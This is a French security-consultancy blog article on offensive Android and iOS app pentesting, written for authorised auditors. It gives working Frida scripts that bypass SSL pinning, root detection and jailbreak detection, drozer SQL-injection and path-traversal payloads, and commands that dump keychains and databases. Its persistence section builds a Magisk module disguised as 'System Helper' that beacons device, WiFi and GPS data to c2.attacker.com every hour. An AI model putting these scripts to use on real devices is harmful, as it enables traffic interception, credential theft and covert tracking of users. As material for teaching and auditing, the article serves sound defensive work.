AYI NEDJIMI Consultants

Sécurité Mobile Offensive : Android et iOS en 2026

Catégorie : Articles Techniques Lecture : 6 min Publié le : 15/02/2026 Auteur : Ayi NEDJIMI

Attaques sur applications mobiles : SSL pinning bypass, Frida, Magisk, IPC exploitation. Guide technique complet pour auditeurs et pentesters mobiles.

Table des matières

Auteur : Ayi NEDJIMI **Date :** 15 février 2026

Notre avis d'expert
Le Security by Design est souvent invoqué, rarement pratiqué. Intégrer la sécurité dès la conception coûte 6 fois moins cher que de corriger en production. Nos audits d'architecture montrent que les choix techniques des premières sprints conditionnent la posture de sécurité pour des années.

1. Introduction

En 2026, les applications mobiles constituent la principale interface d'interaction entre les utilisateurs et les services numériques. Avec plus de 6,8 milliards de smartphones actifs dans le monde, la surface d'attaque mobile n'a jamais été aussi vaste. Les applications bancaires, les systèmes d'authentification multi-facteurs, les plateformes de communication chiffrée et les applications d'entreprise (MDM, EMM) manipulent des données hautement sensibles qui attirent les attaquants les plus élaborés.

Le pentest mobile est devenu une discipline à part entière, nécessitant une expertise croisée entre reverse engineering, exploitation réseau, instrumentation dynamique et compréhension approfondie des mécanismes de sécurité des systèmes d'exploitation Android et iOS. Cet article fournit un panorama technique exhaustif des techniques offensives modernes utilisées lors des audits de sécurité mobile, des outils nécessaires et des méthodologies d'exploitation.

Nous couvrirons l'ensemble de la chaîne d'attaque : de l'analyse statique du binaire (APK, IPA) jusqu'à l'exfiltration de données, en passant par le bypass des protections (SSL pinning, root/jailbreak detection, obfuscation), l'exploitation des mécanismes de communication inter-processus (IPC/XPC) et les techniques de persistence sur device compromis.

Avertissement légal
Les techniques décrites dans cet article sont destinées exclusivement aux professionnels réalisant des audits de sécurité autorisés. Toute utilisation malveillante est illégale et passible de sanctions pénales (Art. 323-1 et suivants du Code pénal).

Combien de vos contrôles de sécurité ont été testés en conditions réelles cette année ?

2. Surface d'attaque mobile

Architecture en couches

La surface d'attaque d'une application mobile se décompose en plusieurs couches interdépendantes, chacune présentant des vecteurs d'exploitation spécifiques : Pour approfondir, consultez Purple Team : Exercices Pratiques AD et Cloud.

Couche	Vecteurs d'attaque	Outils principaux
Réseau	MITM, SSL pinning bypass, API abuse	Burp Suite, mitmproxy, Frida
Application	Injection, stockage insécurisé, crypto faible	jadx, MobSF, apktool
OS / Runtime	Escalade de privilèges, IPC abuse, hooking	Frida, Objection, Magisk
Hardware	Extraction physique, side-channel	Cellebrite, checkm8

Classification OWASP Mobile Top 10 (2024)

Le référentiel OWASP Mobile Top 10 reste la base de toute évaluation. Les vulnérabilités les plus critiques rencontrées en audit incluent :

- **M1 - Improper Credential Usage** : Clés API hardcodées, tokens stockés en clair dans SharedPreferences ou Keychain non protégé.
- **M2 - Inadequate Supply Chain Security** : Dépendances compromises (bibliothèques tierces vérolées).
- **M3 - Insecure Authentication/Authorization** : Contrôles côté client uniquement, bypass de biométrie.
- **M4 - Insufficient Input/Output Validation** : Injections SQL locales (SQLite), XSS dans WebView.
- **M5 - Insecure Communication** : Absence de certificate pinning, protocoles obsolètes.
- **M8 - Security Misconfiguration** : Backup autorisé, debuggable=true, export de composants.

Environnement de test

```
# Environnement Android
- Pixel 8 Pro avec bootloader déverrouillé + Magisk 27.0
- Android Studio Koala (émulateur x86_64 avec Google APIs)
- Genymotion (émulation ARM via libhoudini)

# Environnement iOS
- iPhone SE 3 sous iOS 17.x avec jailbreak palera1n / Dopamine
- Corellium (virtualisation iOS cloud pour CI/CD)
- macOS Sonoma + Xcode 16 pour la compilation d'outils

# Outils transversaux
- Burp Suite Professional 2026.x
- Frida 16.x + frida-tools
- Objection (runtime mobile exploration)
- jadx-gui 1.5.x (décompilation Java/Kotlin)
- MobSF 4.x (analyse statique/dynamique automatisée)
- Ghidra 11.x (reverse engineering natif)
```

Cas concret
L'attaque sur SolarWinds Orion (2020) a illustré les limites des architectures de sécurité traditionnelles. L'insertion d'une backdoor dans le processus de build du logiciel a contourné toutes les couches de défense, rappelant que la supply-chain logicielle est un vecteur de menace de premier ordre.

3. SSL Pinning Bypass (Frida, Objection)

Comprendre le SSL/TLS Pinning

Le certificate pinning est un mécanisme de sécurité par lequel une application mobile associe un hôte réseau à un certificat ou une clé publique spécifique, plutôt que de faire confiance à l'ensemble de la chaîne de certification du système. Cela empêche les attaques Man-in-the-Middle même si l'attaquant installe un certificat CA personnalisé sur le device.

Les implémentations de pinning varient selon les plateformes :

- **Android** : Network Security Config (XML), OkHttp CertificatePinner, TrustManager personnalisé, bibliothèques comme TrustKit.
- **iOS** : URLSession delegate (didReceiveChallenge), ATS (App Transport Security), TrustKit iOS, Alamofire ServerTrustPolicy.
- **Flutter/React Native** : Pinning au niveau du moteur HTTP natif (dart:io HttpClient, react-native-ssl-pinning).

Bypass avec Frida

Frida est un framework d'instrumentation dynamique qui permet d'injecter du JavaScript dans les processus natifs. Le bypass de SSL pinning repose sur le hooking des fonctions de vérification de certificat :

```
// frida-ssl-bypass-android.js
// Bypass SSL Pinning pour Android (OkHttp3 + TrustManager)

Java.perform(function() {
    // === Bypass OkHttp3 CertificatePinner ===
    try {
        var CertificatePinner = Java.use('okhttp3.CertificatePinner');
        CertificatePinner.check.overload('java.lang.String', 'java.util.List')
            .implementation = function(hostname, peerCertificates) {
            console.log('[+] OkHttp3 CertificatePinner.check() bypass: ' + hostname);
            return;
        };
        console.log('[*] OkHttp3 CertificatePinner hooké');
    } catch(e) {
        console.log('[-] OkHttp3 non trouvé: ' + e);
    }

    // === Bypass TrustManagerImpl (Android system) ===
    try {
        var TrustManagerImpl =
Java.use('com.android.org.conscrypt.TrustManagerImpl');
        TrustManagerImpl.verifyChain.implementation = function(
            untrustedChain, trustAnchorChain, host, clientAuth, ocspData, tlsSctData)
{
            console.log('[+] TrustManagerImpl.verifyChain() bypass: ' + host);
            return untrustedChain;
        };
        console.log('[*] TrustManagerImpl hooké');
    } catch(e) {
        console.log('[-] TrustManagerImpl non trouvé: ' + e);
    }

    // === Bypass X509TrustManager personnalisé ===
    try {
        var X509TrustManager = Java.use('javax.net.ssl.X509TrustManager');
        var SSLContext = Java.use('javax.net.ssl.SSLContext');
        var TrustManager = Java.registerClass({
            name: 'com.frida.TrustManager',
            implements: [X509TrustManager],
            methods: {
                checkClientTrusted: function(chain, authType) {},
                checkServerTrusted: function(chain, authType) {},
                getAcceptedIssuers: function() { return []; }
            }
        });
        var TrustManagers = [TrustManager.$new()];
        var sslContext = SSLContext.getInstance('TLS');
        sslContext.init(null, TrustManagers, null);
        console.log('[*] Custom TrustManager injecté');
    } catch(e) {
        console.log('[-] X509TrustManager bypass échoué: ' + e);
    }
});
```

Lancement du bypass :

```
# Injection au démarrage de l'application (spawn)
frida -U -f com.target.app -l frida-ssl-bypass-android.js --no-pause

# Injection sur un processus en cours (attach)
frida -U com.target.app -l frida-ssl-bypass-android.js

# Déploiement de frida-server sur le device (root requis)
adb push frida-server-16.x.x-android-arm64 /data/local/tmp/
adb shell "chmod 755 /data/local/tmp/frida-server-16.x.x-android-arm64"
adb shell "/data/local/tmp/frida-server-16.x.x-android-arm64 &"
```

Bypass avec Objection

```
# Installation et utilisation d'Objection
pip install objection

# Bypass SSL pinning Android en une commande
objection -g com.target.app explore
com.target.app on (Google Pixel 8) [usb] # android sslpinning disable
(agent) Registering job. Type: android-sslpinning-disable
(agent) Custom TrustManager registered
(agent) OkHTTPv3 pinner disabled
(agent) TrustManagerImpl patched

# Bypass pour iOS
objection -g com.target.iosapp explore
com.target.iosapp on (iPhone) [usb] # ios sslpinning disable
(agent) NSURLSession patched
(agent) AFNetworking patched
```

Bypass spécifique Flutter

```
// flutter-ssl-bypass.js - Flutter utilise BoringSSL directement
Interceptor.attach(
    Module.findExportByName('libflutter.so',
        'ssl_crypto_x509_session_verify_cert_chain'), {
    onEnter: function(args) {
        console.log('[+] Flutter BoringSSL verification interceptée');
    },
    onLeave: function(retval) {
        console.log('[+] Retour forcé à VERIFIED (0)');
        retval.replace(0x0);
    }
});

// Alternative : reFlutter (recompile Flutter avec pinning désactivé)
// $ reflutter app-release.apk
```

---

4. Analyse statique et dynamique (jadx, MobSF)

Analyse statique avec jadx

L'analyse statique consiste à examiner le code source décompilé sans exécuter l'application. jadx est l'outil de référence pour la décompilation d'APK Android : Pour approfondir, consultez Kubernetes offensif (RBAC abuse,.

```
# Décompilation d'un APK
jadx -d output_dir target-app.apk

# Recherche de secrets hardcodés
grep -rn "API_KEY\|SECRET\|password\|token\|Bearer" output_dir/sources/
grep -rn "firebase\|aws\|azure\|gcp" output_dir/sources/

# Recherche de configurations dangereuses
grep -i "android:debuggable\|android:allowBackup\|android:exported" \
    output_dir/resources/AndroidManifest.xml

# Extraction des endpoints API
grep -rnoP 'https?://[a-zA-Z0-9./?=_%&-]+' output_dir/sources/ | sort -u
```

Points critiques à rechercher :

- **Stockage local insécurisé** : SharedPreferences en MODE_WORLD_READABLE, bases SQLite non chiffrées, fichiers en clair dans le stockage externe.
- **Cryptographie faible** : DES, RC4, MD5 pour le hashing, clés AES hardcodées, IV statiques.
- **Composants exportés** : Activities, Services, BroadcastReceivers avec `android:exported="true"` sans permissions.
- **WebView vulnérables** : `setJavaScriptEnabled(true)` + `addJavascriptInterface()` = exécution de code arbitraire.

Analyse automatisée avec MobSF

```
# Déploiement de MobSF via Docker
docker run -it --rm -p 8000:8000 opensecurity/mobile-security-framework-mobsf:latest

# API REST pour intégration CI/CD
curl -F 'file=@target-app.apk' http://localhost:8000/api/v1/upload \
  -H "Authorization: votre_api_key"

# Lancement du scan statique
curl -X POST http://localhost:8000/api/v1/scan \
  -H "Authorization: votre_api_key" \
  -d "scan_type=apk&file_name=target-app.apk&hash=SHA256_HASH"

# Récupération du rapport PDF
curl -X POST http://localhost:8000/api/v1/download_pdf \
  -H "Authorization: votre_api_key" \
  -d "hash=SHA256_HASH" -o rapport-mobsf.pdf
```

Analyse dynamique et instrumentation

```
# Tracer les opérations cryptographiques avec Frida
frida-trace -U -f com.target.app \
  -j 'javax.crypto.Cipher!*' \
  -j 'java.security.MessageDigest!*' \
  -j 'javax.crypto.Mac!*'

# Monitoring des accès fichiers
frida-trace -U com.target.app \
  -j 'java.io.FileOutputStream!*' \
  -j 'java.io.FileInputStream!*' \
  -j 'android.content.SharedPreferences*!*'

# Dump mémoire de l'application
objection -g com.target.app explore
# > memory dump all dump.bin
# > memory search "password" --string
# > android heap search instances com.target.app.model.UserCredentials
```

Votre processus de patch management couvre-t-il l'ensemble de votre parc applicatif ?

5. Android : Magisk, Root Detection Evasion, IPC

Magisk et le rootage systemless

Magisk est l'outil de référence pour le rootage Android. Son approche "systemless" modifie l'image boot plutôt que /system, permettant de passer SafetyNet/Play Integrity :

```
# Installation de Magisk sur un Pixel 8 Pro
# 1. Déverrouiller le bootloader
adb reboot bootloader
fastboot flashing unlock

# 2. Extraire boot.img du firmware stock
unzip shiba-factory-image.zip
cd shiba-*/
unzip image-shiba-*.zip boot.img

# 3. Patcher avec l'app Magisk
adb push boot.img /sdcard/Download/
# Ouvrir Magisk > Install > Select and Patch a File > boot.img
adb pull /sdcard/Download/magisk_patched-*.img

# 4. Flasher le boot.img patché
adb reboot bootloader
fastboot flash boot magisk_patched-27000.img
fastboot reboot
```

Evasion de la détection root

Les applications bancaires implémentent des détections root complexes. Vérifications courantes et contournements :

- **Vérification de binaires** : /system/bin/su, busybox. Bypass : Magisk Zygisk DenyList.

- **SafetyNet / Play Integrity** : Attestation TEE. Bypass : module "Play Integrity Fix" (PIF).
- **Détection Magisk** : Package com.topjohnwu.magisk. Bypass : renommer via paramètres.
- **Vérification /proc/mounts** : Montages overlay. Bypass : Shamiko (module Zygisk).

```
// frida-root-detection-bypass.js
Java.perform(function() {
    // Bypass RootBeer
    try {
        var RootBeer = Java.use('com.scottyab.rootbeer.RootBeer');
        RootBeer.isRooted.implementation = function() {
            console.log('[+] RootBeer.isRooted() -> false');
            return false;
        };
        RootBeer.isRootedWithoutBusyBoxCheck.implementation = function() {
            return false;
        };
        RootBeer.detectRootManagementApps.implementation = function() {
            return false;
        };
        RootBeer.checkForSuBinary.implementation = function() {
            return false;
        };
        RootBeer.checkForMagiskBinary.implementation = function() {
            return false;
        };
    } catch(e) {
        console.log('[-] RootBeer non présent');
    }

    // Bypass SafetyNet Attestation
    try {
        var SafetyNet = Java.use(
            'com.google.android.gms.safetynet.SafetyNetApi$AttestationResult');
        SafetyNet.getJwsResult.implementation = function() {
            console.log('[+] SafetyNet attestation interceptée');
            return "eyJ...valid_jws_token";
        };
    } catch(e) {}
});
```

Exploitation IPC Android

L'IPC Android repose sur les Intents, Content Providers, Bound Services et Broadcast Receivers. Les composants exportés sans restriction sont une source majeure de vulnérabilités :

```
# Enumération avec drozer
drozer console connect
dz> run app.package.attacksurface com.target.app
  Attack Surface:
    5 activities exported
    3 broadcast receivers exported
    2 content providers exported
    1 services exported

# Exploitation d'un Content Provider non protégé
dz> run app.provider.query content://com.target.app.provider/users/
| id | username | email            | password_hash |
| 1  | admin    | admin@target.com | $2b$12$...    |

# Injection SQL via Content Provider
dz> run app.provider.query content://com.target.app.provider/users/ \
    --selection "1=1) UNION SELECT sql,2,3,4 FROM sqlite_master--"

# Bypass auth via Activity exportée
adb shell am start -n com.target.app/.ui.admin.AdminDashboardActivity

# Path traversal via Content Provider
dz> run app.provider.read content://com.target.app.provider/../../databases/secret.db
```

---

6. iOS : Jailbreak, XPC Exploitation

Jailbreak en 2026

Le paysage du jailbreak iOS a évolué. Les exploits checkm8 (bootrom, A11 et inférieures) et Dopamine (KFD + ktrr bypass, A15/A16) permettent l'accès root sur les versions récentes :

```
# Jailbreak palera1n (A8-A11, iOS 15-17)
sudo /bin/sh -c "$(curl -fsSL https://static.palera.in/scripts/install.sh)"
palera1n -cf  # Mode rootful

# Jailbreak Dopamine (A12-A16, iOS 15-16.6.1)
# Via TrollStore (installation sans signature)
# Dopamine utilise kfd + ktrr bypass

# Vérification
ssh root@iPhone_IP  # Mot de passe: alpine
uname -a
whoami  # root
```

Analyse d'applications iOS

```
# Extraction IPA depuis device jailbreaké
# Décryptage FairPlay DRM avec frida-ios-dump
pip install frida-ios-dump
dump.py com.target.iosapp  # IPA décrypté

# Extraction headers Objective-C
class-dump -H Target.app/Target -o headers/

# Recherche de secrets dans le binaire Mach-O
strings Target.app/Target | grep -i "api\|key\|secret\|password"
rabin2 -zz Target.app/Target | grep -i "http\|api\|secret"

# Analyse avec Ghidra : import Mach-O ARM64
# Rechercher fonctions contenant "pin", "ssl", "certificate"
```

Exploitation XPC

XPC est le mécanisme d'IPC privilégié sur iOS/macOS. Les services XPC peuvent être exposés avec des permissions insuffisantes : Pour approfondir, consultez ZED de PRIM'X : Conteneurs Chiffrés et Sécurité des Données.

```
// frida-xpc-intercept.js - Tracer les messages XPC
var xpc_send = Module.findExportByName('libxpc.dylib',
    'xpc_connection_send_message');
Interceptor.attach(xpc_send, {
    onEnter: function(args) {
        var message = args[1];
        var desc = new NativeFunction(
            Module.findExportByName('libxpc.dylib', 'xpc_copy_description'),
            'pointer', ['pointer']
        );
        console.log('[XPC] Message: ' + desc(message).readUtf8String());
    }
});

// Hooking NSXPCConnection
ObjC.classes.NSXPCConnection['- initWithMachServiceName:options:']
    .implementation = function(serviceName, options) {
    console.log('[XPC] Connexion: ' + serviceName);
    return this.initWithMachServiceName_options_(serviceName, options);
};
```

Bypass détection jailbreak iOS

```
// frida-jailbreak-bypass-ios.js
var resolver = new ApiResolver('objc');

// Hook canOpenURL (détection cydia://)
var canOpenURL = resolver.enumerateMatches('-[UIApplication canOpenURL:]');
if (canOpenURL.length > 0) {
    Interceptor.attach(canOpenURL[0].address, {
        onEnter: function(args) {
            var url = ObjC.Object(args[2]).toString();
            if (url.indexOf('cydia') !== -1 || url.indexOf('sileo') !== -1) {
                this.bypass = true;
            }
        },
        onLeave: function(retval) {
            if (this.bypass) retval.replace(0x0);
        }
    });
}

// Hook fileExistsAtPath (fichiers jailbreak)
var fileExists = ObjC.classes.NSFileManager['- fileExistsAtPath:'];
Interceptor.attach(fileExists.implementation, {
    onEnter: function(args) {
        var path = ObjC.Object(args[2]).toString();
        var jbPaths = ['/Applications/Cydia.app', '/usr/sbin/sshd',
            '/usr/bin/ssh', '/etc/apt', '/private/var/lib/apt',
            '/bin/bash', '/var/jb'];
        if (jbPaths.some(p => path.indexOf(p) !== -1)) {
            this.bypass = true;
        }
    },
    onLeave: function(retval) {
        if (this.bypass) retval.replace(0x0);
    }
});

// Hook fork() - jailbreak detection via fork success
var fork = Module.findExportByName('libsystem_kernel.dylib', 'fork');
Interceptor.attach(fork, {
    onLeave: function(retval) {
        retval.replace(-1); // Simule échec (non-jailbreaké)
    }
});
```

7. Exfiltration et Persistence

Exfiltration de données sensibles

```
# Extraction du Keystore Android
frida -U com.target.app -e '
Java.perform(function() {
    var KeyStore = Java.use("java.security.KeyStore");
    var ks = KeyStore.getInstance("AndroidKeyStore");
    ks.load(null);
    var aliases = ks.aliases();
    while (aliases.hasMoreElements()) {
        var alias = aliases.nextElement();
        console.log("[KeyStore] Alias: " + alias);
    }
});'

# Extraction bases SQLite
adb shell "run-as com.target.app cat databases/app.db" > app.db
sqlite3 app.db ".tables"
sqlite3 app.db "SELECT * FROM credentials;"

# Keychain iOS (jailbreaké)
ssh root@iPhone_IP
/usr/bin/keychain-dumper -a | grep -A5 "com.target.app"
```

Persistence sur device compromis

- **Android (rooté)** : Module Magisk persistant, injection Zygote via LSPosed, modification boot.img.
- **Android (non-rooté)** : Accessibility Service malveillant, Device Admin, Work Profile MDM.
- **iOS (jailbreaké)** : LaunchDaemon, dylib injection DYLD_INSERT_LIBRARIES, tweak Ellekit.
- **iOS (non-jailbreaké)** : MDM enrollment frauduleux, VPN configuration profile.

```
# Persistence Android via module Magisk
mkdir -p module/system/bin
cat > module/module.prop << 'PROP'
id=persistence_module
name=System Helper
version=1.0
versionCode=1
author=Pentester
description=System optimization service
PROP

cat > module/service.sh << 'SERVICE'
#!/system/bin/sh
while true; do
    WIFI_SSID=$(dumpsys wifi | grep "mWifiInfo" | grep -o 'SSID: [^,]*')
    GPS=$(dumpsys location | grep "last known location" | head -1)
    curl -s -X POST https://c2.attacker.com/beacon \
      -d "device=$(getprop ro.product.model)&wifi=$WIFI_SSID&gps=$GPS"
    sleep 3600
done &
SERVICE
chmod 755 module/service.sh
cd module && zip -r ../persistence_module.zip .
```

Pour approfondir ce sujet, consultez notre outil open-source security-automation-framework qui facilite l'automatisation des workflows de sécurité.

Questions frequentes

Comment ce sujet impacte-t-il la securite des organisations ?

Ce sujet a un impact significatif sur la securite des organisations car il touche aux fondamentaux de la protection des systemes d'information. Les entreprises doivent evaluer leur exposition, mettre en place des mesures preventives adaptees et former leurs equipes pour faire face aux risques associes a cette problematique.

Quelles sont les bonnes pratiques recommandees par les experts ?

Les experts recommandent une approche basee sur les risques, incluant l'evaluation reguliere de la posture de securite, la mise en place de controles techniques et organisationnels, la formation continue des equipes et l'adoption des referentiels de securite reconnus comme ceux du NIST, de l'ANSSI et de l'OWASP.

Pourquoi est-il important de se former sur ce sujet en 2026 ?

En 2026, la maitrise de ce sujet est devenue incontournable face a l'evolution constante des menaces et des exigences reglementaires. Les professionnels de la cybersecurite doivent maintenir leurs competences a jour pour proteger efficacement les actifs numeriques de leur organisation et repondre aux obligations de conformite.

Sources et références : MITRE ATT&CK · CERT-FR

8. Conclusion

La sécurité mobile offensive en 2026 requiert une maîtrise transversale : reverse engineering ARM64, instrumentation dynamique Frida, compréhension des mécanismes natifs (SELinux, sandbox iOS, Keystore/Keychain), et expertise réseau pour l'interception TLS.

Les développeurs doivent intégrer la sécurité dès la conception en implémentant le certificate pinning robuste, en utilisant les API de stockage sécurisé (Android Keystore avec attestation matérielle, iOS Keychain avec protection biométrique), en validant systématiquement côté serveur, et en minimisant les composants IPC exportés.


L'automatisation via MobSF, l'intégration CI/CD et la formation continue des développeurs constituent les piliers d'une stratégie de sécurité mobile efficace. Les auditeurs doivent maintenir leur arsenal à jour face aux nouvelles protections (Play Integrity API v3, App Attest iOS, Code Integrity Android 15). Pour approfondir, consultez Cloud Forensics : Investigation AWS et Azure.

Recommandations de durcissement

- Certificate pinning avec mécanismes en cascade (Network Security Config + code)
- Attestation matérielle pour la détection root/jailbreak
- Chiffrement de toutes les bases locales (SQLCipher, Realm Encryption)
- Minimiser les composants exportés, protéger les services XPC
- Obfuscation du code (ProGuard/R8, SwiftShield)
- Tests automatisés MobSF + MSTG checklist dans le CI/CD
- RASP (Runtime Application Self-Protection) en production

Partagez cet Article

Cet article vous a été utile ? Partagez-le avec votre réseau !



Partager sur X

Partager sur LinkedIn

Ayi NEDJIMI

Expert en Cybersécurité & Intelligence Artificielle

Consultant senior avec plus de 15 ans d'expérience en sécurité offensive, audit d'infrastructure et développement de solutions IA. Certifié OSCP, CISSP, ISO 27001 Lead Auditor et ISO 42001 Lead Implementer. Intervient sur des missions de pentest Active Directory, sécurité Cloud et conformité réglementaire pour des grands comptes et ETI.

LinkedIn Profil complet Tous ses articles

Ressources & Références

OWASP MAS
owasp.org
Frida Documentation
frida.re
MobSF GitHub
github.com

Références et ressources externes

- OWASP Testing Guide — Guide de référence pour les tests de sécurité web
- MITRE ATT&CK Mobile — Application Layer Protocol
- PortSwigger Academy — Ressources d'apprentissage en sécurité web
- CWE — Common Weakness Enumeration — catalogue de faiblesses logicielles
- NVD — National Vulnerability Database — base de vulnérabilités du NIST

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr